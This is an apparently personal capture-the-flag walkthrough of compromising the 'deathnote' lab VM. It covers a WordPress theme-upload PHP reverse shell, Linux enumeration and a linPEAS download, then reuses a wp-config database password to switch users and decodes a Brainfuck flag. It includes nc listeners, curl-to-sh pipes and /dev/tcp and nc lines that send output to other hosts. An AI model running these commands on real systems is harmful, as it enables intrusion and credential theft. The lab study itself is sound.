2006-09-22				CakePHP 1.1.7.3363 - 'Vendors.php' Directory Traversal	WebApps	PHP	GulfTech Security
2005-07-06				phpWebSite 0.7.3/0.8.x/0.9.x - 'index.php' Directory Traversal	WebApps	PHP	Diabolic Crab
2004-11-04				phpWebSite 0.7.3/0.8.x/0.9.3 - User Module HTTP Response Splitting	WebApps	PHP	Maestro De-Seguridad
2004-09-01				phpWebSite 0.7.3/0.8.x/0.9.x Comment Module - 'CM_pid' Cross-Site Scripting	WebApps	PHP	GulfTech Security
2003-08-11				phpWebSite 0.7.3/0.8.2/0.8.3/0.9.2 search Module - 'PDA_limit' Cross-Site Scripting	WebApps	PHP	Lorenzo Hernandez Garcia-Hierro
2003-08-11				phpWebSite 0.7.3/0.8.2/0.8.3/0.9.2 pagemaster Module - 'PAGE_id' Cross-Site Scripting	WebApps	PHP	Lorenzo Hernandez Garcia-Hierro

Verified  Has App  Filters Reset All

Show 15  Search: wordpress 5.8

Date	D	A	V	Title	Type	Platform	Author
2022-01-13				WordPress Core 5.8.2 - 'WP_Query' SQL Injection	WebApps	PHP	Aryan Chehreghani
2021-07-05				Wordpress Plugin Backup Guard 1.5.8 - Remote Code Execution (Authenticated)	WebApps	PHP	Ron Jost
2020-03-24				WordPress Plugin WPForms 1.5.8.2 - Persistent Cross-Site Scripting	WebApps	PHP	Jinson Varghese Behanan
2015-05-07				WordPress Plugin Freshmail 1.5.8 - 'shortcode.php' SQL Injection	WebApps	PHP	Felipe Molina
2015-05-07				WordPress Plugin Freshmail 1.5.8 - SQL Injection	WebApps	Multiple	Felipe Molina
2015-02-18				WordPress Plugin Duplicator 0.5.8 - Privilege Escalation	WebApps	PHP	Kacper Szurek
2013-12-08				WordPress Plugin Download Manager Free & Pro 2.5.8 - Persistent Cross-Site Scripting	WebApps	PHP	Jeroen - IT Nerdbox
2011-08-20				WordPress Plugin UnGallery 1.5.8 - Local File Disclosure	WebApps	PHP	Miroslav Stampar


Showing 1 to 8 of 8 entries (filtered from 46,102 total entries)

FIRST PREVIOUS 1 NEXT LAST

Lets take a look at this.

Looks like the PHP rev shell file I thought it was not uploaded did go through.

I was going through the website once again and saw the php rev shell in the Media section hehe.



Somehow I manage to upload this file yesterday.... I will upload another one for proof of concept.

So, the upload theme function, on the Appearance section, under Themes, it does not validate the files correctly. Instead, it tried to install it directly, from what it seems.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WordPress 6.7.1 is available! [Please update now.](#)

Add Themes [Upload Theme](#)

7264 Popular Latest Favorites Feature Filter

Installed

The works of Berthe Morisot, 1800s-era French painter

This theme doesn't work with your version of WordPress.  
[Please update WordPress.](#)

Marshland birds at the Lake Havasu National

This theme doesn't work with your version of WordPress.  
[Please update WordPress.](#)

and sustainability

Elusive is a pioneering theme that seamlessly merges creativity and functionality to redefine architectural excellence.

Learn More

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WordPress 6.7.1 is available! [Please update now.](#)

Add Themes [Upload Theme](#)

If you have a theme in a .zip format, you may install or update it by uploading it here.

[Browse...](#) proof-of-concept2.php [Install Now](#)

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WordPress 6.7.1 is available! [Please update now.](#)

Installing theme from uploaded file: proof-of-concept2.php

Unpacking the package...

The package could not be installed. PCLZIP\_ERR\_BAD\_FORMAT (-10) : Unable to find End of Central Dir Record signature

Media Library — kira

deathnote.vuln.wordpress/wp-admin/upload.php

WordPress 6.7.1 is available! Please update now.

Media Library Add New

Library Add New

Pages Comments 1

Appearance Plugins 1

Users Tools Settings Collapse menu

All media items All dates Bulk select

Showing 10 of 10 media items

proof-of-concept2.php proof-of-concept.php pass.txt Php-reverse-shell.php notes.txt

A red arrow points to the file "proof-of-concept2.php".

Attachment details

February 11, 2025

Uploaded by: kira

File name: proof-of-concept2.php

File type:

File size: 5 KB

Title: proof-of-concept2.php

Caption:

Description: http://deathnote.vuln.wordpress/wp-content/uploads/2025/02/proof-of-concept2.php

File URL: http://deathnote.vuln.wordpress/wp-content/uploads/2025/02/proof-of-concept2.php

Copy URL to clipboard

View attachment page | Edit more details | Delete permanently

FILE PATH

Media Library — kira — New Tab

deathnote.vuln.wordpress/wp-content/uploads/2025/02/proof-of-concept2.php


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit DB Google Hacking DB OffSec

kali@kali: ~/Desktop/Assessment-Findings/deathnote-assessment

File Actions Edit View Help

```
zsh: corrupt history file /home/kali/.zsh_history
[kali@kali] ~[~/Desktop/Assessment-Findings/deathnote-assessment]
$ sudo nc -nlvp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 52682
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64 GNU/Linux
22:55:45 up 27 min, 0 users, load average: 0.00, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
deathnote
$
```

Firefox



In the lack of one, we have two shells hehehe.

Linux Privilege escalation time.

```
sudo: no tty present and no askpass program specified
$ find / -type f -perm -04000 -ls 2>/dev/null
 1053113  428 -rwsr-xr-x  1 root      root        436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
 1046826   12 -rwsr-xr-x  1 root      root       10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
 1050160   52 -rwsr-xr--  1 root    messagebus  51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 657840   36 -rwsr-xr-x  1 root      root      34888 Jan 10  2019 /usr/bin/umount
 657593   64 -rwsr-xr-x  1 root      root      63568 Jan 10  2019 /usr/bin/su
 665060  156 -rwsr-xr-x  1 root      root     157192 Jan 20  2021 /usr/bin/sudo
 657451   44 -rwsr-xr-x  1 root      root      44440 Jul 27  2018 /usr/bin/newgrp
 657838   52 -rwsr-xr-x  1 root      root      51280 Jan 10  2019 /usr/bin/mount
 654118   84 -rwsr-xr-x  1 root      root     84016 Jul 27  2018 /usr/bin/gpasswd
 654115   56 -rwsr-xr-x  1 root      root      54096 Jul 27  2018 /usr/bin/chfn
 654119   64 -rwsr-xr-x  1 root      root      63736 Jul 27  2018 /usr/bin/passwd
 654116   44 -rwsr-xr-x  1 root      root     44528 Jul 27  2018 /usr/bin/chsh
$
```

```
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDyiw870WKrV0KW13eKWJir58hT8IbC6Z61SZNh4Yzm9XlfTcCytDH56uhD0qtMR6jVzs9qCSXGQFLhc6IMPF69YMiK9yTU5ahT8Lmf000bqSfSAG
HaS015A73pxlqUTHHrzB3/Jy93n0NfPq0X7HgKLBasYR0v/IreR74iiBi0JseDxyrZCLc1h9V0WiU0mjbpNBGoffz41CJN78y2YXBuUlioAj/6vBi+wMyFF3jQhP4Su72ssLH1n/E2HbimD0F75m
i6LE9SNuIG6nvbJUWZFrzbQhN2FsSIhnuoLIJQfuFzsQtJsBQ9d3yvTD2k/P0yhURC6MW0V/aQICFZ6z l@deathnote
net users
```

```

cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi

```

Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86\_64 GNU/Linux

*MAYBE*

Show	15	Search:	Linux 4.19				
Date	D	A	V	Title	Type	Platform	Author
2019-01-04	+			Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)	Local	Linux	bcoles
2018-11-21	+			Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method)	Local	Linux	bcoles
2019-01-04	+			Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)	Local	Linux	bcoles
2018-11-21	+			Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)	Local	Linux	bcoles

Linux version 4.19.0-17-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.194-2 (2021-06-21)

```
cat /etc/passwd
root:x:0:0:root:/bin/bash)- SQL injection
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
l:x:1000:1000:,,,,:/home/l:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper,:/usr/sbin/nologin
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
kira:x:1001:1001:kira,,,:/home/kira:/bin/bash
```

Sites

OffSec

Kali Linux

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
env
PWD=/home/kira
APACHE_LOG_DIR=/var/log/apache2
LANG=C
INVOCATION_ID=c3d03d301ffb4f308e311cd5ca7dbf9a
APACHE_PID_FILE=/var/run/apache2/apache2.pid
APACHE_RUN_GROUP=www-data
APACHE_LOCK_DIR=/var/lock/apache2
SHLVL=1
APACHE_RUN_DIR=/var/run/apache2
JOURNAL_STREAM=9:13477
APACHE_RUN_USER=www-data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=:/usr/bin/env
OLDPWD=/home/kira/.local
```

Lets import Linpeas.sh

At this point, nothing comes back, so he pulls up "linpeas" to the target machine. It is an automated tool for privilege escalation in Linux.

We can copy and past it in a ".sh" file, and then upload to the "tmp" folder of the target. The "tmp" folder is usually a good one to "#wget".

It is possible to find linpeas here: "<https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh>".  
(<http://michalszalkowski.com/security/linpeas/>)

It is a big f#!@\* script, and I had no idea that it was real. Very Fudging nice.


After we "wget" the file in the target, we need to make it executable. So, we need to run:

```
"#chmod +x linpeas.sh"
```

Then,

```
"#./linpeas.sh"
```

There are colors splitting the data from critical to less critical:



This is how I am pulling linpeas to the target machine.

```
└─(kali㉿kali)-[~/tmp] ━ Local network
$ python3 -m http.server 1234 ━ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ... ━ 10.0.2.15 - - [10/Feb/2025 23:44:57] "GET /linpeas_linux_amd64 HTTP/1.1" 200 -
^C ━ Keyboard interrupt received, exiting. ━ Without curl
```

```
pwd
/tmp
wget http://10.0.2.4:1234/linpeas_linux_amd64
--2025-02-10 23:44:58--  http://10.0.2.4:1234/linpeas_linux_amd64
Connecting to 10.0.2.4:1234 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3227568 (3.1M) [application/octet-stream]
Saving to: 'linpeas_linux_amd64'

G-md
OK ..... 1% 11.5M 0s
50K ..... 3% 25.6M 0s
100K ..... 4% 50.0M 0s > /dev/shm/linpeas.t
150K ..... 6% 180M 0s /linpeas.t
200K ..... 7% 137M 0s
250K ..... 9% 139M 0s
300K ..... 11% 110M 0s
350K ..... 12% 297M 0s binary
400K ..... 14% 154M 0s
450K ..... 15% 112M 0s
500K ..... 17% 418M 0s /linpeas_amd64
550K ..... 19% 92.8M 0s amd64
600K ..... 20% 124M 0s
650K ..... 22% 199M 0s
700K ..... 23% 197M 0s
750K ..... 25% 137M 0s

file linpeas_linux_amd64
linpeas_linux_amd64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=Gc_Zkb7mvz7Rh9IIBYv/gtQIZW5cgfUac1nF8bYl/sxVz
eQabfANE8MVwdPHe/1KCAJ0BBg_k7rglyncc6, not stripped
chmod +x linpeas_linux_amd64
ls
linpeas_linux_amd64
./linpeas_linux_amd64
ls
a local network
sudo python3 -m http.server 80 --host
curl 10.10.10.10/linpeas.sh | sh >/var/www/html/linpeas.out
a without shell
nc -q 5 -lvpn 80 < Linpeas.sh >host
cat >/dev/tcp/10.10.10.10/80 | sh >/var/www/html/linpeas.out
a Extract from memory and send output back to the host
nc -lvpn 9992 | tee linpeas.out >host
curl 10.10.14.20:8000/linpeas.sh | sh | nc 10.10.14.20 9992 >victim
G-md
a output to file
./Linpeas.sh -a > /dev/shm/linpeas.txt >victim
less -r /dev/shm/linpeas.txt >host with colors
a like a Linpeas binary
wget https://github.com/PEASS-ng/PEASS-ng/releases/latest/download/Linpeas_Linux_amd64

Do you like PEASS?
Linpeas_Linux_amd64

Learn Cloud Hacking : https://training.hacktricks.wiki
Follow on Twitter : @Hacktricks_Live
```

```
[+] [CVE-2019-13272] PTRACE_TRACEME
  Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
  Exposure: highly probable
  Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
  Download URL: https://gitlab.com/exploit-database/exploitdb-bin-spoils/-/raw/main/bin-spoils/47133.zip
  ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
  Comments: Requires an active PolKit agent.

[+] [CVE-2021-3356] sudo Baron Samedit
  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: less probable
  Tags: mint=19,ubuntu=18|20, debian=10
  Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2
  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: less probable
  Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
  Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
  Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
  Exposure: less probable
  Tags: ubuntu=20.04{kernel:5.8.0-*}
  Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
  ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
  Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback
  Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
  Exposure: less probable
  Tags: mint=19
  Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
  Comments: sudo configuration requires pwfeedback to be enabled.
```

```

[+] Analyzing Wordpress Files (limit 70) # Execute From memory and send output back
-rwxrwxr-x 1 www-data www-data 3097 Jul 19 2021 /var/www/deathnote.vuln/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'l' );
define( 'DB_PASSWORD', 'death4me' );
define( 'DB_HOST', 'localhost' );
curl 10.10.14.20:8000/linpeas.sh | sh | nc

```

```

$ su l
Password: death4me
whoami
l
hostname
deathnote
id
uid=1000(l) gid=1000(l) groups=1000(l),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
[+] AV bypass

```

```

cd l
ls
user.txt
cat user.txt
+-----+
nc -lvp 8002 | tee linpeas.out >>>
curl 10.10.14.20:8000/linpeas.sh | sh | nc 10.10.14.20 8002 >>>linpeas.out
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64
chmod +x linpeas_linux_amd64
./linpeas_linux_amd64
+-----+
file user.txt
user.txt: ASCII text, with very long lines
ls -la
total 36
drwxr-xr-x 4 l l 4096 Sep 4 2021 .
drwxr-xr-x 4 root root 4096 Jul 19 2021 ..
-rw-r--r-- 1 l l 3 Sep 4 2021 .bash_history
-rw-r--r-- 1 l l 220 Jul 19 2021 .bash_logout
-rw-r--r-- 1 l l 3526 Jul 19 2021 .bashrc
drwxr-xr-x 3 l l 4096 Jul 19 2021 .local
-rw-r--r-- 1 l l 807 Jul 19 2021 .profile
drwxr--r-- 2 l l 4096 Sep 4 2021 .ssh
drwxr--r-- 1 root root 512 Jul 19 2021 user.txt
+-----+

```

Well, if you are new to this, we are at the same boat. When I opened this user.txt file hoping for a clue and saw that thing in there, I confess I was not too happy about it XD. But, soon after it, I started looking at the possibility of this being some type of encoded message as it is very well structured.

```
cat user.txt
++++++[>++++>+++++>+++++++
<<<<-]>>>+++++,<<+,>>+++++++,-----
-.+++++,---,<<,>>+++++++,<<,>>-----
-.+++++,+++++,<<,>>,&-----,---
<<,>>+++++++,-----,---,+++++++
<<+++++++,-----,>>-----
-.+++++++,-----,<<,>>+++++++,-----,
<<,>>----,---,---,<<,>>+,&-----,
<<+++++++,>>+++++,---,+++++++,-----,
---,
file user.txt
user.txt: ASCII text, with very long lines
```

What is this?

The contents of `user.txt` appear to be **Brainfuck code**, a minimalist esoteric programming language that uses only eight commands (+, -, >, <, [, ], . and ,).

To determine what this code does, it needs to be interpreted using a Brainfuck interpreter. Given that `user.txt` is commonly associated with CTF challenges (Capture The Flag) or privilege escalation scenarios, it likely contains a hidden message or flag.

Would you like me to decode it for you?

To crack the Brainfuck code and extract the hidden message or flag, you can use a variety of tools, including:

## 1. Online Brainfuck Interpreters:

- Websites like [tio.run](#) or [Brainfuck Visualizer](#) allow you to paste your Brainfuck code and execute it to see the result.

## 2. Command-line Tools:

- **Brainfuck interpreters** in the terminal, such as `brainfuck` or `bf`, can be installed on Linux systems. You can use these to run the code locally:

```
bash
```

Copy Edit

```
echo "[Brainfuck code]" | bf
```

We can also do this with python.

Kira

brainfuck decoder - Goog

Online Brainfuck Decoder

https://md5decrypt.net/en/Brainfuck-translator/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Brainfuck Translator

**START NOW** **Start** **Open**

```
++++++,<<,>>-----,+++++++,+++++
+,<<,>>-----,<<,>>+++++++
+-----,-----,+++++++,<<,>>+++++
+-----,>>-----,+++++++,<<,>>+
+++,-----,+++++++,<<,>>+,-----,+
+,<<,>>-----,+,<<,>>-----,+
+-----,<<,>>+++++++,-----,<<,>>-----,+
+,<<,>>-----,<<,>>+++++++,>>+++++,-----,+
+-----,
```

i think u got the shell , but you wont be able to kill me -kira

Argument(s)

Encode Decode

He is full of it. But, I will catch you Kira!

I think he might be referencing kill with killing a process, or something in the same idea....

.ssh file:

```
ls -la
total 20
drwx-- 2 l l 4096 Sep 4 2021 .
drwxr-xr-x 4 l l 4096 Sep 4 2021 ..
-rw-r--r-- 1 l l 1823 Jul 19 2021 id_rsa
-rw-r--r-- 1 l l 393 Jul 19 2021 1d_sa.pub
-rw-r--r-- 1 l l 222 Sep 4 2021 known_hosts
cat known_hosts
|l|f92l1boix01slAivsINhPxjxJM=|b662m0lpNZYsmgJmpmoTxkmM4=|edsa-sha2-nistp256 AAAAE2VjZHNhLXnoYT1tbmlzdHAYNTYAAAImzlzdHAYNTYAAABBBCh/urbdjg8yyJff6zXc0VNt9nZ8BXV26Xthp0dScdnIMLNm1AbONw9KKJ05
/BS/Tzg/LhdASFAHL80Fw=
cat id_rsa.pub
ssh-rsa AAAIDzaCiyC2EAADAAQABAAQABQdyIW870WKrV0KWj1r58hTBIBc6Z1sZNhjYzm9x1fTcCytDH56uhD0qtN86jVzs9qCSXGQFlhc6IMP69MjK9yTUSahT8Lmf000beSfSAGhAs015a73pxlqUUTHrzB3/Jy93n0NFpq07H6kLBasYR0
